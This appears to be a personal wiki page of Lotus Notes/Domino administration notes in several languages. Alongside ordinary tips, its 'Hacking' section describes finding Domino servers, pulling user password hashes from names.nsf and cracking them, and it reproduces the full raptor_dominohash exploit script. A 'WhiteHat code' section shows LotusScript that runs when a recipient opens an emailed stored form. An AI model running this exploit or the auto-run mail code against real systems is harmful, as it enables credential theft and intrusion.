We need to use 2 IP addresses for his box, because there are 2 components who want to listen on port 80 HTTP :
- the Meeting Server on address meeting.renovations.com and IP 192.168.30.10
- the Proxy Server on address webchat.renovations.com and IP 192.168.30.30
URLs & SSO
Document de conexió
Es troba a "<local user>" -> Address Book -> Advanced -> Connections.
Son els servidors que surten a "Workspace" -> "Open Application" -> "Look in" -> "Other" -> "Choose other server".
Hot to convert Lotus Notes DB name to an IP
names.nsf
D06MC801 or
D06ML802 => ping d06ml802.portsmouth.uk.abc.com
/mail05/ES<userNum>.nsf
Notes bits and bytes, tips & tricks
Change your password : File > Security > User Security ...
"I am Away" or "Out Of Office" message now is at
- open WorkSpace and Mail
- click "More" tab
Canvi peu de carta :
- fer un correu
- a dalt, a les solapes de la nota, obrir la darrera a la dreta : "More"
- escollir "Preferences"
- escollir el "tab" de "Signature"
How to create a local replica of your mail DB :
<right click>, Application, New Copy, "Server := local ;"
Out of Office
Open mail database and click "More", then "Out of Office"
Agent
intro
and
details
Migració Notes
<user>.id - c:\notes\data\ - clau de pas
NAMES.NSF - c:\notes\data\ - document de conexió i contactes
DESKTOP6.NDK - c:\notes\data\ - links, notes workspace folders
BOOKMARK.NSF - c:\notes\data\ - bookmarks
NOTES.INI - c:\notes\ - configuracio
Install data
- your mail server
- your notes id
- your id file and location
- your location
Misc
- kill all note sthreads : nsd -kill
SmartSuite
- Lotus 1-2-3, the spreadsheet that started it all;
- Word Pro, the word processor for today's Internet centered-world;
- Lotus Organizer Release 5.04, the world's leading personal information manager;
- Freelance Graphics, the presentation graphics package for everyday communication; and
- Approach, the relational database your whole team can use
Xpages
Permite mostrar una base de datos con aspecto Web 2.0, o sea, ejecutar en un Cliente Notes o un Cliente Web
Lenguaje nativo es JavaScript ;
Source = codigo XML ;
Ver Help de Domino Designer 8.5.1 (sobre Lotus Expeditor - sobre Eclipse 3-2 Foundation)
URLs :
Enviament de correu Notes amb botó de resposta
Com posar un botó de resposta en un correu de Notes.
Els passos son els següents :
- Obrir Notes i escollir "new memo"
- Editem el correu i en algun lloc del seu cos escollim "Create" + "Hotspot" + "button"
- El "label" del button és el texte que hi va a sobre
- En el menu inferior, obrim el drop-down de la dreta que comença amb "Formula" i escollim "Simple Action(s)"
- Apareix baix un botó anomenat "Add Action" i el polsem
- A la finestra que apareix, anomenada "Add Action", en el camp "Action" escollim "Send Mail message"
- Omplim els camps "To:", el "Subject" i omplim es cos
WhiteHat code
Overview:
- We will be creating a new Mail Database which can be stored either locally or on your Domino Server, based on your Domino server/commonly-used Mail Template.
- We will modify the Memo Form Design Element to handle our functional payload.
- We will send an email from our new Mail Database to our intended recipient.
- On the PostOpen event of the Memo Stored Form, we'll execute the functional payload.
URL
Step 1
Create a new Mail Database
This one's easy.
Create a new Mail Database, based on your company's standard Mail Template, and disable Design Inheritance from said Mail Template.
Step 2
You'll want to make sure that you do the following when customizing the Memo Form Design Element:
- Remove all Computed Subforms. You won't need them, and it'll throw an error with the Stored Form design.
- Modify the PostOpen Event
(or whichever Form Design Element Event you're using)
to account for you opening the Memo Form Design Element
as a New Memo.source.IsNewDoc or checking for the PostedDate NotesItem value will work here nicely.
- In the Form Design Elements Properties, select Store form in document.
Using the PostOpen Event of your Memo Stored Form, you can now use LotusScript to call whatever functions you'd like!
Here's an example of me calling my xCopy application,
which copied a number of NotesTemplates from a common network share to the local machine,
and replacing the Personal Address Book Design for the user:
If Not(source.IsNewDoc) And Not(source.EditMode) Then
Dim s As New NotesSession
Dim xdb As NotesDatabase
Dim xagent As NotesAgent
Set xdb = s.GetDatabase(ITserver, "xcopy.nsf")
Set xagent = xdb.GetAgent("xcopy")
If (xagent.Run = 0) Then
Call ReplaceDesign("", "StdR4PersonalAddressBook", "", "names.nsf")
Call source.Close()
Call source.DeleteDocument
End If
End If
v2
v2.
Hacking
Lotus Domino Server is a solution for the corporate environment
that provides different services to manage electronic documents,
and it includes many models such as Mail server, Http server and Data base.
The current version is Lotus Domino 8.5.1.
To detect the server we start by scanning the network;
usually the server runs a web interface Lotus Domino httpd,
so we run nmap and scan the targeted network as follows:
nmap sV 172.16.1.0.24 p 80
nmap scan report for 172.16.1.7
Host is up (0.017s latency).
Not shown: 65533 filtered ports
PORT STATE SERVICE VERSION
80 open http Lotus Domino httpd
Now as you can see the IP address of the Domino server is found
and you can open your web browser to check some nice Domino web pages with the version:
http://serverip/homepage.nsf.
You can use the Google Hack method to find all web servers running on Domino
by searching for inurl:homepage.nsf.
In the results you will find thousands of Domino based web pages.
Now it is very important to note that you should not attempt training yourself on these sites.
Usually when you install Lotus client you need to connect as a user to the server,
and a screen for authentication appears,
but if you concentrate and check everything slowly you will find the gaps and admin faults.
First you start by learning the important resources on the server,
on Domino most important files are with the .NSF extension.
You can find other files using
DominoHunter
which provides you a list on all .nsf files.
But what we need is the names.nsf database which includes
all mail addresses, users information, users operating systems, security applications on Lotus notes and other important information.
(most important database in the Domino environment)
What is interesting that on most Domino servers this file can be accessed by anonymous users.
All users hash passwords are stored in Hidden HTTPPassowrd or dspHTTPPassword files, depending on the version.
On 2007 an exploit has been released for dumping password hash
Raptor dominohash
that allows downloading of all users hashes.
DominoHashBreaker
is also an important tool that tries to find the clear text form of the password by utilizing a dictionary attack.
The goal is to make it possible for an administrator to check the robustness of the passwords of its users.
But for the best results,
John the Ripper with Jumbo patch
which adds modern password hashes
and all you need is give HASH.txt to JohnTheRipper (in the form username:hash).
If you find one account password you will be able to know the password policy for all users and will not consume much time to have all passwords list.
And these passwords are for Domino web access.
If we have the administrator password account, then its ok, if not we should repeat the previous steps.
Something interesting is that the admin password will allow attacker to open webadmin.nsf (servername/webadmin.nsf)
this is for administrating Lotus Domino webserver interface,
and by getting access to this resource you can add, remove or modify users.
Passwords are used to decrypt the ID file, so to have access to any Domino account we will need 2 things: an ID file and password for this file.
There are 3 tools that can search for the ID password :
-
ID Password recovery -
gone
-
Lotus Notes Password Recovery
url - 2 chars free
-
Notes Password Recovery
url.
All three tools for free.
url.
URL
Lotus Domino Webmail Password Hash Dumper (Exploit)
http://www.networksecurityarchive.org/html/Exploits-HackingTools/2007-02/msg00053.html
#!/bin/bash
#
# $Id: raptor_dominohash,v 1.3 2007/02/13 17:27:28 raptor Exp $
#
# raptor_dominohash - Lotus Domino R5/R6 HTTPPassword dump
# Copyright (c) 2007 Marco Ivaldi
#
# Lotus Domino R5 and R6 WebMail, with "Generate HTML for all fields" enabled,
# stores sensitive data from names.nsf in hidden form fields, which allows
# remote attackers to read the HTML source to obtain sensitive information such
# as (1) the password hash in the HTTPPassword field, (2) the password change
# date in the HTTPPasswordChangeDate field, (3) the client platform in the
# ClntPltfrm field, (4) the client machine name in the ClntMachine field, and
# (5) the client Lotus Domino release in the ClntBld field, a different
# vulnerability than CVE-2005-2696 (CVE-2005-2428).
#
# According to testing, it's possible to dump all HTTPPassword hashes using the
# $defaultview view instead of $users. This saves a considerable amount of time.
#
# The code may require some changes to properly work with your configuration.
#
# See also:
# http://www.securiteinfo.com/outils/DominoHashBreaker.shtml
#
# Usage:
# $ ./raptor_dominohash 192.168.0.202
# [...]
# Extracting the view entries...
# Done! 656 unique entries have been found.
# Now ready to dump password hashes...
# [...]
# [http://192.168.0.202/names.nsf/$defaultview/00DA2289CC118A854925715A000611A3]
# FirstName: Foo
# LastName: Bar
# ShortName: fbar
# HTTPPassword: (355E98E7C7B59BD810ED845AD0FD2FC4)
# [...]
#
# Vulnerable platforms:
# Lotus Domino R6 Webmail [tested]
# Lotus Domino R5 Webmail [untested]
# Lotus Domino R4 Webmail? [untested]
#
# Some vars
i=1
tmp1=dominohash1.tmp
tmp2=dominohash2.tmp
# Command line
host=$1
# Local fuctions
function header() {
echo ""
echo "raptor_dominohash - Lotus Domino R5/R6 HTTPPassword dump"
echo "Copyright (c) 2007 Marco Ivaldi "
echo ""
}
function footer() {
echo ""
exit 0
}
function usage() {
header
echo "usage : ./raptor_dominohash "
echo "example: ./raptor_dominohash 192.168.0.202"
footer
}
function notfound() {
header
echo "error : curl not found"
footer
}
# Check if curl is there
curl=`which curl 2>/dev/null`
if [ $? -ne 0 ]; then
notfound
fi
# Input control
if [ -z "$1" ]; then
usage
fi
# Remove temporary files
rm -f $tmp1
rm -f $tmp2
header
# Extract the view entries
echo "Extracting the view entries..."
while :
do
curl
"http://${host}/names.nsf/\$defaultview?Readviewentries&Start=${i}";
2>/dev/null | grep unid >> $tmp1
# Check grep return value
if [ $? -ne 0 ]; then
break
fi
# Go for the next page
i=`expr $i + 30`
echo -ne "\b\b\b\b\b\b\b\b$i"
done
cat $tmp1 | awk -F'unid="' '{print $2}' | awk -F'"' '{print $1}' | sort |
uniq > $tmp2
# Check if some view entries have been found
if [ ! -s $tmp2 ]; then
echo "No entries found on host ${host}!"
footer
fi
echo -ne "\b\b\b\b\b\b\b\bDone! "
echo "`wc -l ${tmp2} | awk '{print $1}'` unique entries have been found."
echo ""
# Perform the hash dumping
echo "Now ready to dump password hashes..."
echo ""
sleep 4
for unid in `cat $tmp2`
do
echo "[http://${host}/names.nsf/\$defaultview/${unid}]";
echo ""
#curl
"http://${host}/names.nsf/\$defaultview/${unid}?OpenDocument"; 2>/dev/null
| egrep '"FullName"|"HTTPPassword"'
curl "http://${host}/names.nsf/\$defaultview/${unid}?OpenDocument";
2>/dev/null | egrep '"FirstName"|"LastName"|"ShortName"|"HTTPPassword"' |
awk -F'input name="' '{print $2}' | awk -F'" type="hidden" value="'
'{print $1 ":\t" $2}' | tr -d '">'
echo ""
done
footer
The original article can be found at: url
http://www.securiteinfo.com/outils/DominoHashBreaker.shtml
John the Ripper password cracker
3x FREE
Troubleshooting
-
Deploying IBM Lotus Connections. Troubleshooting :
URL
-
Troubleshooting Lotus Domino hangs and crashes :
URL
(win) Logs
Installation log files can be found in the following locations:
C:\Documents and Settings\All Users\Application Data\IBM\Installation Manager\logs
C:\Documents and Settings\All Users\Application Data\IBM\Installation Manager\logs\ant\
Lotus Sametime System Console log files can be found in the following locations:
C:\Program Files\ibm\WebSphere\AppServer\profiles\STSCDMgrProfile\logs
C:\Program Files\ibm\WebSphere\AppServer\profiles\STSCAppProfile\logs
Lotus Sametime Proxy Server log files can be found in the following locations:
C:\Program Files\IBM\WebSphere\AppServer\profiles\STPAppProfile\logs
C:\Program Files\IBM\WebSphere\AppServer\profiles\STPDMgrProfile\logs
Lotus Sametime Connect log files can be found in the following location on the user's computer:
C:\Documents and Settings\<windowsid>\Application Data\Lotus\Sametime\logs
The Lotus Sametime Community Server has a series of configuration and log files for problem determination.
You can run a script that automatically collects these logs.
From the Domino program directory, run the stdiagzip.bat file.
C:\Program Files\ibm\Lotus\Domino\stdiagzip.bat
url
Dubtes
- com saber la versio del Template de correu que tinc instalat ?
- com saber la versió del Domino server ?
Surt a les primeres línies de la Command Prompt on s'engega el Domino ...
"show server" command
- a la versio 8.0.1 no puc fer ">" de la consola a fitxer
- (v 8.0.1) aturo una tasca a la GUI de "Tasks" i desapareix - com la engego de nou ?
Errors and fixes
can't load "LTBUBN12.dll"
Check the length of your system PATH variable.
If as a result of various installations it got longer than a threshold,
the reference to "C:\lotus\org6\compnent" folder might become unreachable for the system (at Run-Time)
{sag, nov'2011}
SAG, 20140823 - problem with 979, 939 is OK.
Use
\\T430\sebas\Rexx\windows_path_max_length>rexx winpath.rex
tool to verify it and see its components.
can'contact Domino Server
If Notes client cant reach its domino server,
update TCP/IP (advanced) settings to include "hal.com" in DNS suffixes to append (in order)
Modified 20150703 (a)
